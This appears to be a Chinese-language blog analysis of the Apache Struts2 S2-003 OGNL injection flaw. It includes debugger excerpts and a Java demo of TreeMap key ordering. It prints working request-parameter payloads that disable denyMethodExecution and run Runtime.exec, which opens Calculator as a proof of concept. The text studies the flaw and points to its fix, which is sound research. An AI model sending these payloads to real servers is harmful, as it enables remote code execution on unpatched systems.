


```
            XWorkMethodAccessor::callMethod
        exec = (Boolean)context.get("xwork.MethodAccessor.denyMethodExecution");
        e = exec == null ? false : exec;
        return !e ? super.callMethod(context, object, string, objects) : null;
    }
```

POC踩坑

分析完之后会发现必须先执行paylaod置 `xwork.MethodAccessor.denyMethodExecution=false` ，打入如下payload会先执行 `('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla)`

```
('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla)&('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Applications/Calculator.app\')')(bla)(bla)
```




```
        stack.setValue(name, value);   stack: OgnlValueStack@3558   name: "('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\'ope
    } catch (RuntimeException var13) {
        if (devMode) {
            String developerNotification = LocalizedTextUtil.findText(ParametersInterceptor.class,  aTextName: "devmode.notification", A
            LOG.error(developerNotification);
            if (action instanceof ValidationAware) {
                ((ValidationAware)action).addActionMessage(developerNotification);
```

```
Frames
"http-nio-808...ain": RUNNING
evaluateSetValueBody:177, SimpleNode (ognl)
setValue:246, SimpleNode (ognl)
setValue:476, Ognl (ognl)
setValue:186, OgnlUtil (com.opensymphony.xwork2
setValue:176, OgnlValueStack (com.opensymphony
setValue:164, OgnlValueStack (com.opensymphony
setParameters:212, ParametersInterceptor (com.op
doIntercept:178, ParametersInterceptor (com.open
intercept:86, MethodFilterInterceptor (com.opensy
doProfiling:224, DefaultActionInvocation$2 (com.op
doProfiling:223, DefaultActionInvocation$2 (com.op
profile:455, UtilTimerStack (com.opensymphony.xw
```

```
Variables
> this = {ParametersInterceptor@3564}
> action = {LoginAction@3557}
> stack = {OgnlValueStack@3558}
> parameters = {HashMap@3559}  size = 2
  parameterNameAware = null
v params = {TreeMap@3560}  size = 2
    > {String@3697} "('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla)" -> {String[1]@369
    > {String@3620} "('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Applications/Calc... View
> iterator = {TreeMap$EntryIterator@3561}
> entry = {TreeMap$Entry@3619} "('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Ap... View
> name = {String@3620} "('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Application:... View
  acceptableName = true
> value = {String[1]@3621}
```

但时当去掉#myret，打入如下payload就会先执行`('@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Applications/Calculator.app\')')(bla)(bla)`,造成明显执行**失败**

```
('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla)&('@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Applications/Calculator.app\')')(bla)(bla)
```




```
        stack.setValue(name, value);   stack: OgnlValueStack@3539   name: "('@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Ap
    } catch (RuntimeException var13) {
        if (devMode) {
            String developerNotification = LocalizedTextUtil.findText(ParametersInterceptor.class,  aTextName: "devmode.notification", A
            LOG.error(developerNotification);
```

```
Frames
"http-nio-808...ain": RUNNING
setParameters:212, ParametersInterceptor (com.op
doIntercept:178, ParametersInterceptor (com.open
intercept:86, MethodFilterInterceptor (com.opensy
doProfiling:224, DefaultActionInvocation$2 (com.op
doProfiling:223, DefaultActionInvocation$2 (com.op
profile:455, UtilTimerStack (com.opensymphony.xw
invoke:221, DefaultActionInvocation (com.opensym
```

```
Variables
> this = {ParametersInterceptor@3545}
> action = {LoginAction@3538}
> stack = {OgnlValueStack@3539}
> parameters = {HashMap@3540}  size = 2
  parameterNameAware = null
v params = {TreeMap@3541}  size = 2
    > {String@3544} "('@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Applications/Calculator.app\')')(bla)(bla)"
    > {String@3565} "('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla)" -> {String[1]@35
```

这里需要探究下 `TreeMap` 默认排序,按照key的字典顺序排序即升序，写个Demo验证写，具体可以看TreeMap源码



```java
        System.out.println("---------------- 保留#myret 排序结果-----------------");
        nodeletdeleteMyret();
        System.out.println("---------------- 删除#myret  排序结果----------------");
        deleteMyret();
    }

    public static void nodeletdeleteMyret() {
        HashMap<String, String> map = new HashMap<String, String>();
        init(map);
        print(new TreeMap<String, String>(map));
    }

    public static void deleteMyret() {

        WeakHashMap<String,String> map = new WeakHashMap<String, String>();

        init_2(map);
        print(new TreeMap<String, String>(map));
    }

    public static void init(Map<String, String> map) {
        map.put("('\\u0023context[\\'xwork.MethodAccessor.denyMethodExecution\\']\\u003dfalse')(bla)(bla)", "");
        map.put("('\\u0023myret\\u003d@java.lang.Runtime@getRuntime().exec(\\'open\\u0020/System/Applications/Calculator.app\\')')(bla)(bla)", ""

    }
    public static void init_2(Map<String, String> map) {
        map.put("('\\u0023context[\\'xwork.MethodAccessor.denyMethodExecution\\']\\u003dfalse')(bla)(bla)", "");
        map.put("('@java.lang.Runtime@getRuntime().exec(\\'open\\u0020/System/Applications/Calculator.app\\')')(bla)(bla)", "");
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_202.jdk/Contents/Home/bin/java ...
---------------- 保留#myret 排序结果-----------------
('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla) :
('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Applications/Calculator.app\')')(bla)(bla) :
---------------- 删除#myret  排序结果-----------------
('@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Applications/Calculator.app\')')(bla)(bla) :
('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(bla)(bla) :

Process finished with exit code 0
```

漏洞修复

修复见S2-005分析

参考链接

https://www.mi1k7ea.com/2020/03/16/OGNL%E8%A1%A8%E8%BE%BE%E5%BC%8F%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E%E6%80%BB%E7%BB%93/

https://cwiki.apache.org/confluence/display/WW/S2-003